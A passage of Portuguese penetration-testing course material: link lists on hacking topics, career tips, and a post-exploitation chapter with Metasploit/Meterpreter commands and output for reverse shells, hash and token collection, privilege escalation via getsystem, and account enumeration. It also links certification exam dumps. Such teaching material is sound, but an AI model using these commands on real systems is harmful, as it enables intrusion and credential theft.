- https://blackarch.org/spoof.html
- https://www.veracode.com/security/spoofing-attack
- https://www.sciencedirect.com/topics/computer-science/spoofing-attack
- https://www.comparitech.com/net-admin/spoofing-attacks-guide/

Introdução a Engenharia Social

Engenharia Social

- https://www.social-engineer.org/framework/se-tools/
- https://www.social-engineer.org/framework/se-tools/computer-based/social-engineer-toolkit-set/
- https://github.com/trustedsec/social-engineer-toolkit
- https://medium.com/@nancyjohn_95536/using-set-tool-kit-to-perform-website-cloning-in-kali-linux-67fa01c92af9
- https://www.infinityinc.us/attack-of-the-clones-how-to-avoid-the-website-cloning-_trap/
- https://null-byte.wonderhowto.com/how-to/hack-like-pro-clone-any-website-using-httrack-0152420/
- https://resources.infosecinstitute.com/category/enterprise/phishing/phishing-_tools-techniques/
- https://resources.infosecinstitute.com/top-9-free-phishing-simulators/
- https://www.skyhighnetworks.com/cloud-security-blog/top-phishing-test-tools-_and-simulators/
- https://github.com/topics/phishing

Engenharia Social

- https://en.wikipedia.org/wiki/Social_engineering_(security)
- https://www.social-engineer.org/
- https://www.webroot.com/au/en/resources/tips-articles/what-is-social-engineering
- https://fossbytes.com/what-is-social-engineering-types-techniques/
- https://www.datto.com/uk/blog/5-types-of-social-engineering-attacks
- https://www.tripwire.com/state-of-security/security-awareness/5-social-engineering-attacks-to-watch-out-for/
- https://phoenixnap.com/blog/what-is-social-engineering-types-of-threats
- https://www.pivotpointsecurity.com/blog/physical-social-engineering-attacks/
- https://rhinosecuritylabs.com/social-engineering/business-prepared-person-social-engineering-attack/
- https://builtin.com/cybersecurity/what-is-social-engineering
- https://www.social-engineer.org/framework/information-gathering/physical-methods-of-information-gathering/

Introdução aWireless Hacking

Wireless Hacking

- https://www.aircrack-ng.org/doku.php?id=simple_wep_crack - https://null-byte.wonderhowto.com/how-to/hack-wi-fi-cracking-wep-passwords-with-aircrack-ng-0147340/ - https://medium.com/infosec-adventures/crack-wep-key-with-a-connected-client-e78348bec8a8 - https://www.youtube.com/watch?v=Wu2MQW9H8HQ - https://www.youtube.com/watch?v=Wu2MQW9H8HQ

- https://www.youtube.com/watch?v=UNXJG2jil3c - https://www.youtube.com/watch?v=_9ejrBQo8Kk - https://www.youtube.com/watch?v=wV0VB8XdlpM - https://www.youtube.com/watch?v=JoJoqts-PoQ - https://www.dailymotion.com/video/x2hifrq - https://www.youtube.com/watch?v=7Uip5WplSjQ - https://www.youtube.com/watch?v=um-X9Ea8Y_Y - https://www.youtube.com/watch?v=f3f0iHwjYtM - https://www.krackattacks.com/ - https://gbhackers.com/crack-wifi-network-passwords/

Wireless Hacking

- https://www.youtube.com/watch?v=1yaHe7zWg1k - https://rootsh3ll.com/rwsps-cracking-wps-with-reaver-pin-attack-ch3pt5/ - https://null-byte.wonderhowto.com/how-to/hack-wi-fi-breaking-wps-pin-get- password-with-bully-0158819/
- https://www.researchgate.net/publication/4339361_Beacon_Frame_Spoofing_Attack_Detection_in_IEEE_80211_Networks - https://medium.com/infosec-adventures/beacon-flooding-attack-a4baadc2242b - https://www.youtube.com/watch?v=PC7gaJNmo20 - https://medium.com/infosec-adventures/beacon-flooding-attack- _a4baadc2242b - https://subscription.packtpub.com/book/networking_and_servers/9781785285561/8/ch08lvl1sec49/the-fake-beacon-flood-attack - https://kalilinuxtutorials.com/mdk3/ - https://www.youtube.com/watch?v=r1qsm0cqdhU - https://www.quora.com/Is-it-possible-to-hack-a-WPA-WiFi-by-just-spoofing- _the-client-s-MAC-address

Wireless Hacking

- https://www.youtube.com/watch?v=cJ2JSU03D38 - https://www.youtube.com/watch?v=oQQhBdCQOTM - https://www.youtube.com/watch?v=aUY4LwByLeY - https://www.youtube.com/watch?v=C4GvfOR4Zik - https://www.youtube.com/watch?v=AbbYRYArucQ - https://www.youtube.com/watch?v=b5E0u4qNH4s - https://www.youtube.com/watch?v=olPlI9gEPUU - https://hacker-gadgets.com/blog/2019/09/17/top-20-hacking-gadgets/ - https://www.makeuseof.com/tag/how-to-make-a-wifi-antenna-out-of-a- pringles-can-nb/ - https://www.youtube.com/watch?v=KjGuqwMWMcA - https://www.youtube.com/watch?v=2te89R8SMoM - https://www.youtube.com/watch?v=Bkj3TBu0ZV4&list=PLW5y1tjAOzI0RhAkn_rWmq6iH0rRsWcHJ - https://github.com/search?q=wireless+hacking

Wireless Hacking

- https://www.youtube.com/watch?v=yehMWcCEq9I - https://www.youtube.com/watch?v=8kXbu2Htteg - https://www.youtube.com/watch?v=YDpjGTojByw - https://null-byte.wonderhowto.com/how-to/bluetooth-hacking/ - https://null-byte.wonderhowto.com/how-to/hack-bluetooth-part-1-terms-technologies-security-0163977/ - https://www.howtogeek.com/438712/could-your-bluetooth-devices-be-hacked-in-2019/ - https://www.insecure.in/bluetooth_hacking_02.asp- https://null-byte.wonderhowto.com/how-to/hacks-mr-robot-hack-bluetooth-0163586/ - https://www.youtube.com/watch?v=xqTCmrdh3fs - https://www.youtube.com/watch?v=fS0pyv-Dz3c - https://null-byte.wonderhowto.com/how-to/bluetooth-hacking/by-hot/ - https://www.youtube.com/watch?v=lAtvGksBOiw - https://duo.com/decipher/bluetooth-hacking-tools-comparison - https://www.youtube.com/watch?v=SLLM7C7uMD4 - https://blog.attify.com/the-practical-guide-to-hacking-bluetooth-low-energy/ - https://hackersec.com/invasao-de-bluetooth-com-hardware/ https://null-byte.wonderhowto.com/how-to/bt-recon-snoop-bluetooth-devices-using-kali-linux-0165049/ -https://thehacktoday.com/hack-smartphone-bluetooth-using-kali-linux/ - https://subscription.packtpub.com/book/networking_and_servers/9781788995177/8/ch08lvl1sec71/bluetooth-hacking - https://github.com/search?q=bluetooth+hacking - https://www.linkedin.com/pulse/wireless-hacking-hands-on-al%C3%A9m-de-um-simples-brute-force-dos-santos/

Introdução aoWeb App Hacking

Web Hacking

- https://owasp.org/www-project-top-ten/
- https://www.owasp.org/images/0/06/OWASP_Top_10-2017-pt_pt.pdf
- https://owasp.org/www-project-top-ten/OWASP_Top_Ten_2017/
- https://owasp.org/www-community/attacks/SQL_Injection
- https://www.devmedia.com.br/sql-injection/6102
- https://owasp.org/www-project-top-ten/OWASP_Top_Ten_2017/Top_10-2017_A1-Injection
- https://owasp.org/www-project-top-ten/OWASP_Top_Ten_2017/Top_10-2017_A2-Broken_Authentication
- https://owasp.org/www-project-top-ten/OWASP_Top_Ten_2017/Top_10-2017_A3-Sensitive_Data_Exposure
- https://owasp.org/www-project-top-ten/OWASP_Top_Ten_2017/Top_10-2017_A4-XML_External_Entities_(XXE)
- https://owasp.org/www-project-top-ten/OWASP_Top_Ten_2017/Top_10-2017_A5-Broken_Access_Control
- https://owasp.org/www-project-top-ten/OWASP_Top_Ten_2017/Top_10-2017_A6-Security_Misconfiguration

Web Hacking

- https://owasp.org/www-project-top-ten/OWASP_Top_Ten_2017/Top_10-2017_A7-_Cross-Site_Scripting_(XSS)
- https://owasp.org/www-project-top-ten/OWASP_Top_Ten_2017/Top_10-2017_A8-Insecure_Deserialization
- https://owasp.org/www-project-top-ten/OWASP_Top_Ten_2017/Top_10-2017_A9-Using_Components_with_Known_Vulnerabilities
- https://owasp.org/www-project-top-ten/OWASP_Top_Ten_2017/Top_10-2017_A10-Insufficient_Logging%252526Monitoring
- https://pentest-tools.com/blog/xss-attacks-practical-scenarios/
- https://www.acunetix.com/websitesecurity/cross-site-scripting/
- https://portswigger.net/web-security/cross-site-scripting
- https://www.softwaretestinghelp.com/cross-site-scripting-xss-attack-test/
- https://portswigger.net/web-security/csrf
- https://www.imperva.com/learn/application-security/csrf-cross-site-request-forgery/

Web Hacking

- https://www.solarwindsmsp.com/blog/remote-code-execution
- https://www.imperva.com/blog/remote-code-execution-rce-attacks-apache-struts/
- https://www.drizgroup.com/driz_group_blog/what-is-remote-code-execution-attack-how-to-prevent-this-type-of-cyberattack
- https://blog.hackmetrix.com/what-is-rce-remote-code-execution/

Introdução a Criptografia

Criptografia

- https://en.wikipedia.org/wiki/Hash_function
- https://www.cs.cmu.edu/~adamchik/15-121/lectures/Hashing/hashing.html
- https://mathworld.wolfram.com/HashFunction.html
- https://privacycanada.net/hash-functions/what-are-hash-functions/
- https://www.tutorialspoint.com/cryptography/cryptography_hash_functions.ht_m
- https://en.wikipedia.org/wiki/Public-key_cryptography
- https://searchsecurity.techtarget.com/definition/asymmetric-cryptography
- https://cryptography.io/en/latest/hazmat/primitives/asymmetric/
- https://www.ssl2buy.com/wiki/symmetric-vs-asymmetric-encryption-what-are-differences
- https://aesencryption.net/
- https://pt.wikipedia.org/wiki/Advanced_Encryption_Standard

Criptografia

- https://en.wikipedia.org/wiki/Temporal_Key_Integrity_Protocol
- https://pt.wikipedia.org/wiki/Pretty_Good_Privacy
- https://en.wikipedia.org/wiki/Pretty_Good_Privacy
- https://www.openpgp.org/
- https://en.wikipedia.org/wiki/RSA_(cryptosystem)
- https://www.cryptopp.com/wiki/RSA_Cryptography
- https://cryptography.io/en/latest/hazmat/primitives/asymmetric/rsa/
- https://whatismyipaddress.com/cryptography
- https://www.geeksforgeeks.org/digital-signatures-certificates/
- https://searchsecurity.techtarget.com/definition/digital-certificate

DUMPS PARA VOCÊ CONHECER A PROVA (Alguns são pagos, mas você pode achar gratuito em grupos de telegram de cupons de descontos dos cursos da Udemy):

https://www.udemy.com/course/certified-ethical-hacker-ceh-practice-exams/

https://www.udemy.com/course/ceh-v10-312-50-real-exam-tests-certified-ethical-hacker/

https://www.certification-questions.com/eccouncil-exam/ceh-dumps.html

https://www.prepaway.com/ceh-certification-exams.html

https://www.udemy.com/course/ceh-v10-exam-312-50-600-practice-exam-questions-dumps

FINISH

Modulo 10

Dicas para PenTest

APOSTILA: DICAS BÁSICAS PARA PENTESTERS

PROF. JOASANTONIO

DICA #1

- Para ser um bom PenTester não adianta decorar todos os comandos do NMAP, METASPLOIT, SQLMAP, SETOOLKIT e etc...
- Para ser um bom PenTester você precisa adquirir conhecimentos fundamentais em redes de computadores, arquitetura de sistemas, noções de sistemas operacionais, base computacional, arquitetura de redes, desenvolvimento web, programação de alto e baixo nível e principalmente de novas tecnologias que vem surgindo a cada dia.
- Adquirir fundamentos é essencial para você compreender a funcionalidade do Nmap e como você pode trabalhar em diferentes tipos de ambientes.

DICA #2

- Estude Metodologias de PenTest, lembre-se que pentest não só se resume em ligar seu notebook, ter acesso a rede e ir ganhando shell em cada máquina existente no ambiente.
- Fazer PenTest é ter planejamento e organização, para isso você precisa utilizar metodologias para distribuir as tarefas e fazer um pentest mais preciso.
- Conheça as metodologias:

1. Open-Source Security Testing Metodology Manual (OSSTM)
2. Penetration Testing Execution Standard (PTES)
3. Open Web Application Security Project (OWASP)
4. National Institute of Standards and Technology – 800-15 (NIST)

DICA #3

- Aprenda diferente tipos de métodos de ataque, evitando a famosa receita de bolo
- Eu recomendo acessar sites de noticias relacionado a segurança da informação para aprender novos métodos de ataques
- Além disso é bom sempre estar praticando toda vez que encontrar um novo método de ataque

DICA #4

- Não se baseie em outras pessoas, estude pelo que você necessita e não por moda, evite estudar algo porque está na moda hoje em dia
- Estude novas tecnologias, até mesmo tecnologias que ninguém tira tempo para aprender

DICA #5

- Saiba trabalhar em diferentes tipos de ambientes de risco, seja em sistemas mais básicos até sistemas críticos
- É elevando seus níveis sendo, Windows a Scada (Sistemas operacionais)
- Usando essa analogia do Windows como (Usuário)
- E o sistema Scada como (Usinas)
- Ou seja, foco em ambientes de grande risco

DICA #6

- Jogue CTFs de vez em quando para fortalecer seu conhecimento
- Monte laboratórios ou baixe máquinas virtuais do site “vulnhub.com” e tente comprometer pelo menos 1 por dia
- Além disso, aprenda novas tecnologias para exploração, seja uma nova falha, um novo método para escalar privilégios e etc...

DICA #7

- Crie um cronograma de estudos mesmo que seja complicado hoje em dia, mas essa área requer dedicação diária, afinal a cada dia surge um novo conceito que pode revolucionar até mesmo a forma de exploração de uma falha, seja com um exploit 0-day ou uma ferramenta mais avançada ou um método melhor.
- Entrou na área de segurança não adianta, você precisa estudar pelo menos 2 horinhas por dia.

DICA #8

- Para se tornar um jedi em segurança da informação é necessário conhecimento não só em PenTest como em outras áreas
- A famosa frase: “Se sabe atacar, saberá defender”
- Então estude outros segmentos que a área de segurança tem proporcionado, pois isso ajuda demais a trabalhar melhor na realização de um PenTest, quando se deparar com alguma politica de segurança, dispositivos de segurança ou endpoints de segurança e afins

DICA #9

- Evite os famosos cursos de Hackers, que promete tornar você um PenTester em 3 dias ou que promete colocar você no mercado
- Pois imagine a lógica, você não tem conhecimentos de segurança da informação, não tem fundamentos de tecnologia e já sair auditando ambientes corporativos sem ao menos saber como funciona um sistema Linux ou como trabalha determinado serviço

DICA #10

- Aprenda a explorar falhas manualmente, como SQL Injection, RCE, XSS e até falhas em redes e sistemas por desenvolver exploits e scripts que difere da exploração convencional

DICA #11

- Acompanhe palestras e canais de pessoas que trabalham na área de segurança
- É essencial para o seu desenvolvimento profissional ir adquirindo novos conhecimentos conforme o tempo passa

DICA #12

- Não desista!
- Foque em se tornar alguém que atraia o mercado de trabalho com suas habilidades
- Se for tirar certificações como CEH, OSCP, OSCE, GPEN, ECSA e etc...
- Lembre-se! Certificação não diz que você sabe, mas que você conhece, então foque em saber PenTest e não somente conhecer.

INDICAÇÕES

- https://esecurity.com.br
- https://desecsecurity.com
- https://comohackear.com.br/
- http://expersec.com/
- https://www.facebook.com/cybersecup
- https://hackaflag.com/
- https://www.youtube.com/user/ricardolongatto
- https://www.youtube.com/user/daybsonbruno
- https://www.youtube.com/channel/UCuQ8zW9VmVyml7KytSqJDzg
- https://www.youtube.com/channel/UCxHzA-Z97sjfK3OISjkbMCQ
- https://www.youtube.com/channel/UC70YG2WHVxlOJRng4v-CIFQ
- https://www.youtube.com/channel/UClcE-kVhqyiHCcjYwcpfj9w

INDICAÇÕES

- https://www.vulnhub.com/
- https://shellterlabs.com/pt/account/login/
- https://www.hackthebox.eu/
- https://hackersec.com/
- https://ctftime.org/
- https://acaditi.com.br
- https://udemy.com

Modulo 11

Conceitos de Pós Exploração

Sobre o Livro

- O objetivo é ensinar técnicas de pós exploração em sistemas operacionais Windows e Linux;
- Esse material ele não é prático, apenas apresenta métodos para realizar pós exploração;
- Um livro básico feito para todos os públicos.

Sobre o Autor

- Entusiasta e apaixonado por segurança da informação;
- https://www.linkedin.com/in/joas-antonio-dos-santos/

Conceitos de Pós Exploração

Conceito

- Pós-exploração **significa basicamente as fases da operação depois que o sistema da vítima é comprometido pelo invasor. O valor do sistema comprometido é determinado pelo valor dos dados reais armazenados nele e como um invasor pode usá-lo para fins maliciosos. O conceito de pós-exploração surgiu desse fato apenas sobre como você pode usar as informações do sistema comprometido da vítima. Essa fase realmente lida com a coleta de informações confidenciais, a documentação e a ideia das definições de configuração, interfaces de rede e outros canais de comunicação. Eles podem ser usados para manter o acesso persistente ao sistema conforme as necessidades do invasor.**

A Importância

- A pós-exploração obtém o acesso que temos e tenta estender e elevar esse acesso. Compreender como os recursos de rede interagem e como alternar de uma máquina comprometida para a próxima agrega valor real aos nossos clientes. Identificar corretamente máquinas vulneráveis no ambiente e provar que as vulnerabilidades são exploráveis é bom. Mas ser capaz de coletar informações para demonstrar um impacto significativo nos negócios é melhor.

O que envolve a pós exploração?

- Coleta de informação avançada;
- Captura de senhas;
- Elevação de privilégios;
- Movimento Lateral e Pivoting;
- Exfiltração de dados;
- Acesso persistente;

Mitre Attack

- A **MITRE** introduziu o **ATT&CK** (Adversarial Tactics, Techniques & Common Knowledge - Táticas, técnicas e conhecimento comum dos inimigos) em 2013 como uma forma de descrever e classificar os comportamentos dos inimigos com base em observações do mundo real. O ATT&CK é uma lista estruturada de comportamentos conhecidos do agressor, que foram compilados em táticas e técnicas e expressos em várias matrizes, bem como via STIX/TAXII. Como essa lista é uma representação abrangente dos comportamentos dos agressores ao comprometer as redes, ela é útil para várias análises ofensivas e defensivas, representações e outros mecanismos.

MitreAttack - Matriz

- A MITRE dividiu o ATT&CK em várias matrizes diferentes: **Enterprise**, **Mobile** e **PRE-ATT&CK**. Cada uma dessas matrizes contém várias táticas e técnicas associadas ao tema da matriz.
- A matriz Enterprise é formada por técnicas e táticas que se aplicam aos sistemas Windows, Linux e/ou MacOS. A Mobile contém táticas e técnicas que se aplicam a dispositivos móveis. A PRE-ATT&CK contém táticas e técnicas relacionadas às ações dos agressores *antes* de tentar explorar uma rede ou sistema em particular.

Mitre Attack – Diferença de Matrizes

- **O PRE-ATT&CK e ATT&CK Enterprise se unem para criar uma lista completa de táticas que se alinham ao Cyber Kill Chain. Geralmente, o PRE-ATT&CK alinha-se às primeiras três fases do kill chain: reconhecimento, armamento e entrega. O ATT&CK Enterprise alinha-se bem às quatro últimas fases do kill chain: exploração, instalação, comando e controle, ações sobre objetivos.**

Táticas do PRE-ATT&CK	Táticas do ATT&CK Enterprise
• Definição de prioridades • Escolha do alvo • Coleta de informações • Identificação de pontos fracos • OpSec do inimigo • Estabelecer e manter a infraestrutura • Desenvolvimento de persona • Recursos de criação • Recursos de teste • Recursos de estágios	• Acesso inicial • Execução • Persistência • Escalação de privilégios • Evasão de defesa • Acesso a credenciais • Descoberta • Movimento lateral • Coleta • Exfiltração • Comando e controle

Metasploit

- **O Metasploit possui uma ampla variedade de módulos pós-exploração que podem ser executados em alvos comprometidos para reunir evidências, se aprofundar na rede de destino e muito mais.**
- WINDOWS

Post Capture Modules
Post Gather Modules
Post Manage Modules

LINUX

- **Post Gather Modules**

OS X

- **Post Gather Modules**

MULTIPLE OS

- **Post Gather Modules**
  Post General Modules

Meterpreter – O que é?

- O **Meterpreter, a forma abreviada de Meta-Interpreter é uma carga útil avançada e multifacetada que opera via injeção de DLL. O Meterpreter reside completamente na memória do host remoto e não deixa vestígios no disco rígido, dificultando a detecção com técnicas forenses convencionais. Scripts e plugins podem ser carregados e descarregados dinamicamente, conforme necessário, e o desenvolvimento do Meterpreter é muito forte e está em constante evolução.**

Meterpreter - Objetivo

- Com payloads em geral, geralmente é oferecido um shell através do qual podemos simplesmente interagir com o sistema. Sob essas circunstâncias normais, uma vez que o sistema é explorado, uma única carga útil é entregue, capaz de executar comandos. E se você quiser baixar um arquivo? Ou você quer pegar os hashes de senha de todas as contas de usuário? Ou você deseja girar para outro rede? Ou você deseja aumentar seu privilégio? Bem, é claro que você pode fazer essas tarefas, mas imagine o número de etapas e dificuldades que você precisará superar enquanto segue por este caminho

Meterpreter

- Outro fato bonito sobre o meterpreter é sua capacidade de permanecer indetectável por sistemas de detecção de intrusão mais usados. Incorporando-se ao processo de pré-execução no host remoto, ele não altera os arquivos do sistema no HDD e, portanto, não fornece nenhuma pista para o HIDS [Host Intrusion Detect System. Além disso, o processo no qual o meterpreter está sendo executado pode ser alterado em a qualquer momento, então rastreá-lo ou encerrá-lo torna-se bastante difícil, mesmo para um pessoa.

Meterpreter e Exemplos

Meterpreter - Examples

- **Um laboratório interessante que você pode testar é subir uma máquina Windows XP e Windows 7 e utilizar dois exploits:**
  - **MS08_067**
  - **MS17-010**
- **Duas vulnerabilidades para realizar shell reversa em uma máquina, lembre-se que no Windows você precisa definir o payload conforme a arquitetura do alvo, então se o alvo for 32 bits você utiliza.**

Set payload Windows/meterpreter/reverse_tcp

- **Caso seja 64bits**

Set payload Windows/x64/meterpreter/reverse_tcp

Meterpreter - Examples

- Por meio de um alvo comprometido, você pode executar um Arp Scanner e enumerar todos os hosts de uma rede

```
meterpreter > run post/windows/gather/arp_scanner RHOSTS=192.168.1.0/24

[*] Running module against V-MAC-XP
[*] ARP Scanning 192.168.1.0/24
[*]     IP: 192.168.1.1 MAC b2:a8:1d:e0:68:89
[*]     IP: 192.168.1.2 MAC 0:f:b5:fc:bd:22
[*]     IP: 192.168.1.11 MAC 0:21:85:fc:96:32
[*]     IP: 192.168.1.13 MAC 78:ca:39:fe:b:4c
[*]     IP: 192.168.1.100 MAC 58:b0:35:6a:4e:cc
[*]     IP: 192.168.1.101 MAC 0:1f:d0:2e:b5:3f
[*]     IP: 192.168.1.102 MAC 58:55:ca:14:1e:61
[*]     IP: 192.168.1.105 MAC 0:1:6c:6f:dd:d1
[*]     IP: 192.168.1.106 MAC c:60:76:57:49:3f
[*]     IP: 192.168.1.195 MAC 0:c:29:c9:38:4c
[*]     IP: 192.168.1.194 MAC 12:33:a0:2:86:9b
[*]     IP: 192.168.1.191 MAC c8:bc:c8:85:9d:b2
[*]     IP: 192.168.1.193 MAC d8:30:62:8c:9:ab
[*]     IP: 192.168.1.201 MAC 8a:e9:17:42:35:b0
```

Meterpreter - Examples

- Verificar se o alvo comprometido é uma máquina virtual

```
meterpreter > run post/windows/gather/checkvm

[*] Checking if V-MAC-XP is a Virtual Machine .....
[*] This is a VMware Virtual Machine
```

Meterpreter - Examples

- Coletar Hashes e tokens de senha do alvo

```
meterpreter > run post/windows/gather/credentials/credential_collector

[*] Running module against V-MAC-XP
[+] Collecting hashes...
    Extracted: Administrator:7bf4f254f224bb24aad3b435b51404ee:2892d23cdf84d7a70e2eb2b9f05c425e
    Extracted: Guest:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0
    Extracted: HelpAssistant:2e61920ebe3ed6e6d108113bf6318ee2:5abb944dc0761399b730f300dd474714
    Extracted: SUPPORT_388945a0:aad3b435b51404eeaad3b435b51404ee:92e5d2c675bed8d4dc6b74ddd9b4c287
[+] Collecting tokens...
    NT AUTHORITY\LOCAL SERVICE
    NT AUTHORITY\NETWORK SERVICE
    NT AUTHORITY\SYSTEM
    NT AUTHORITY\ANONYMOUS LOGON
meterpreter >
```

Meterpreter - Examples

- Enumerar aplicativos de uma máquina

```
meterpreter > run post/windows/gather/enum_applications

[*] Enumerating applications installed on WIN7-X86

Installed Applications
======================

 Name                                                    Version
 ----                                                    -------
 Adobe Flash Player 25 ActiveX                           25.0.0.148
 Google Chrome                                           58.0.3029.81
 Google Update Helper                                    1.3.33.5
 Google Update Helper                                    1.3.25.11
 Microsoft .NET Framework 4.6.1                          4.6.01055
 Microsoft .NET Framework 4.6.1                          4.6.01055
```

Meterpreter - Examples

- Traz sugestões de exploits locais para realizar pós exploração

```
msf > use post/multi/recon/local_exploit_suggester
msf post(local_exploit_suggester) > show options

Module options (post/multi/recon/local_exploit_suggester):

   Name             Current Setting  Required  Description
   ----             ---------------  --------  -----------
   SESSION          2                yes       The session to run this module on.
   SHOWDESCRIPTION  false            yes       Displays a detailed description for the available exploits

msf post(local_exploit_suggester) > run

[*] 192.168.101.129 - Collecting local exploits for x86/windows...
```

Meterpreter - Examples

- **Enumerar configurações de serviços Linux**

```
msf  > use post/linux/gather/enum_configs
msf post(enum_configs) > show options

Module options (post/linux/gather/enum_configs):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   SESSION  1                yes       The session to run this module on.

msf post(enum_configs) > run

[*] Running module against kali
[*] Info:
[*]     Kali GNU/Linux 1.0.6
[*]     Linux kali 3.12-kali1-486 #1 Debian 3.12.6-2kali1 (2014-01-06) i686 GNU/Linux
[*] apache2.conf stored in /root/.msf4/loot/20140228005504_default_192.168.1.109_linux.enum.conf_735045.txt
```

Meterpreter - Examples

- Reune informações de rede em regras no Iptables, interfaces, informações de rede sem fio, portas abertas e etc

```
msf > use post/linux/gather/enum_network
msf post(enum_network) > show options

Module options (post/linux/gather/enum_network):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   SESSION  1                yes       The session to run this module on.

msf post(enum_network) > run

[*] Running module against kali
[*] Module running as root
[+] Info:
[+]     Kali GNU/Linux 1.0.6
[+]     Linux kali 3.12-kali1-486 #1 Debian 3.12.6-2kali1 (2014-01-06) i686 GNU/Linux
[*] Collecting data...
[*] Network config stored in /root/.msf4/loot/20140228005655_default_192.168.1.109_linux.enum.netwo_533784.txt
```

Meterpreter - Examples

- **O módulo** enum_protections **tenta encontrar certos aplicativos instalados que podem ser usados para impedir ou detectar nossos ataques, o que é feito localizando determinados locais binários e ver se eles são realmente executáveis.**

```
msf > use post/linux/gather/enum_protections
msf post(enum_protections) > show options

Module options (post/linux/gather/enum_protections):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   SESSION  1                yes       The session to run this module on.

msf post(enum_protections) > run

[*] Running module against kali
[*] Info:
[*]     Kali GNU/Linux 1.0.6
[*]     Linux kali 3.12-kali1-486 #1 Debian 3.12.6-2kali1 (2014-01-06) i686 GNU/Linux
[*] Finding installed applications...
[+] truecrypt found: /usr/bin/truecrypt
```

Meterpreter - Examples

- **O módulo** enum_users_history **reúne informações específicas do usuário. Lista de usuários, histórico do bash, histórico do mysql, histórico do vim, lastlog e sudoers.**

```
msf > use post/linux/gather/enum_users_history
msf post(enum_users_history) > show options

Module options (post/linux/gather/enum_users_history):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   SESSION  1                yes       The session to run this module on.

msf post(enum_users_history) > run

[+] Info:
[+]     Kali GNU/Linux 1.0.6
[+]     Linux kali 3.12-kali1-486 #1 Debian 3.12.6-2kali1 (2014-01-06) i686 GNU/Linux
[*] History for root stored in /root/.msf4/loot/20140228005914_default_192.168.1.109_linux.enum.users_491309.txt
```

Meterpreter - Script

- **Eclaro, assim como os módulos do metasploit são abertos para modificação, o Meterpreter tem scripts que podem ser melhorados, caso você queira criar seus próprios scripts é essencial conhecer de Ruby e entender sua estrutura.**
- **Caso tenha interesse de entender, fiz o código comentado de um script meterpreter, vou colocar outros códigos, seja exploits e módulos de pós exploração também.**

- https://github.com/CyberSecurityUP/Development-for-Metasploit
- https://www.offensive-security.com/metasploit-unleashed/custom-scripting/
- https://www.offensive-security.com/metasploit-unleashed/custom-scripting/

Técnicas de Pós Exploração

O que será apresentado nesse cápitulo?

- Dicas e métodos para exploração de vulnerabilidades;
- Técnicas de coleta de senhas e enumeração de usuários;
- Quebra de senhas;
- Spawn de Shells;
- Exploit-db, Searchsploit e Metasploit;
- Métodos de escalação de privilégios Linux;
- Métodos de escalação de privilégios Windows;
- Desenvolvendo o pensamento Try Harder;

Explorando vulnerabilidades

- Sempre que você está realizando um PenTest à primeira etapa que sempre realizamos é o Scanning para identificar à versão do sistema operacional, serviços sendo utilizados e portas que estão abertas. E após essa identificação você procura brechas de segurança, seja em nível de sistema ou no nível de aplicação.
- Mas para entender melhor como conseguir explorar uma vulnerabilidade, precisamos entender as camadas de segurança e como afetar cada uma delas.

Camadas de Segurança - Física

Segurança Física:

- (Salvaguardar as pessoas, o hardware, os programas, as redes e os dados contra ameaças físicas)

PenTest nessa camada:

- Mapear entradas da empresa, Identificar mecanismo de segurança física;
- Utilizar técnicas de Lockpicking para entrar em uma empresa;
- Acessar salas de servidores ou um escritório se passando por um funcionário e utilizando BadUSB para espetar no computador mais fácil;
- Mergulhar na Lixeira (Dumpster Diving);
- Interceptar sinais de frequência;

Camadas de Segurança - Redes

Segurança de Redes:

- Protege as redes e seus serviços contra modificação, destruição ou divulgação não autorizada

PenTest nessa camada:

- Quebrar a senha de uma rede wireless ou tentar invadir tal rede por meio de um computador infectado dentro dela;
- Enumerar hosts, serviços e portas abertas em uma rede;
- Procurar por brechas e vulnerabilidades nesses hosts, talvez um exploit pronto para comprometer um serviço que está em uma versão vulnerável;
- Exfiltrar dados de uma rede;
- Pivoting e movimentos laterais;

Camadas de Segurança - Sistemas

Segurança de Sistemas:

- Protege o sistema e suas informações contra roubo, corrupção, acesso não autorizado ou mau uso

PenTest nessa camada:

- Quebra de hashes de senhas;
- Comprometer os serviços sendo rodados nesse sistema;
- Escalação de privilégios;
- Roubo de informações;

Camadas de Segurança - Aplicações

Segurança de Aplicativos:

- Abrange o uso de software, hardware e métodos processuais para proteger os aplicativos contra ameaças externas

PenTest nessa camada:

- Identificar versões de aplicação;
- Explorar vulnerabilidades em aplicações;
- Roubo de informações;
- Comprometer o sistema operacional dessa aplicação;

Camadas de Segurança - Usuários

Segurança de Usuários Finais:

- Garante que um usuário válido esteja conectado e que o usuário conectado tenha permissão para utilizar um aplicativo/programa

PenTest nessa camada:

- Técnicas de OSINT;
- Engenharia Social;
- Phishings;
- Quebra de controles de acessos;

Explorando vulnerabilidades

- Esses são apenas alguns dos métodos que pode ser utilizados para explorar cada camada de segurança de uma organização;
- Obviamente que dentro desses métodos você tem técnicas que podem ser utilizadas para alcançar determinados objetivos;

Dicas

- **Fique sempre de olho em novas vulnerabilidades que vão surgindo;**
- **Pratique em laboratórios técnicas de exploração que vai desde da camada de aplicação até à camada de sistemas, pois muita das vezes uma brecha surge em aplicações e que resulta no comprometimento do sistema;**
- **Além de estudar formas de realizar pentest nessas camadas e entender as brechas de segurança que existem;**

Comandos Linux

- https://github.com/mubix/post-exploitation/wiki/Linux-Post-Exploitation-Command-List

Comandos Windows

- https://medium.com/@int0x33/day-26-the-complete-list-of-windows-post-exploitation-commands-no-powershell-999b5433b61e

Coleta de senhas e enumeração de usuários - Windows

Comandos utilizados para coletar usuários com diferentes tipos de privilégios

- net accounts
- net accounts /domain
- net logalgroup administrators
- net localgroup administrators /dmain
- net group "domain Admins" /domain
- net group "Enterprise Admins" /domain
- net view /localgroup
- net localgroup Administrators
- net localgroup /Domain
- gpresult: view group policy
- gupdate: update group policy
- gpresult /z
- net users

```
meterpreter > getuid
Server username: WINXP-E95CE571A1\Administrator

meterpreter > getsystem
...got system (via technique 1).

meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
```

